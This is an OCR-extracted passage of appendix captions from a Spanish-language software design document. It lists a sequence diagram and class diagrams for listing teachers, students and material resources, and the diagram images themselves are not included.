
Anexo 18. Diagrama de Secuencia: Reporte del 10 % de los Medios Materiales.




Anexo 19. Diagrama de clases del diseño: Listado de Profesores.




Anexo 20. Diagrama de clases del diseño: Listar Profesores por Filtro.




Anexo 21. Diagrama de clases del diseño: Listar Estudiantes por Filtro.




Anexo 22. Diagrama de clases del diseño: Listar Medios Materiales por Filtro.



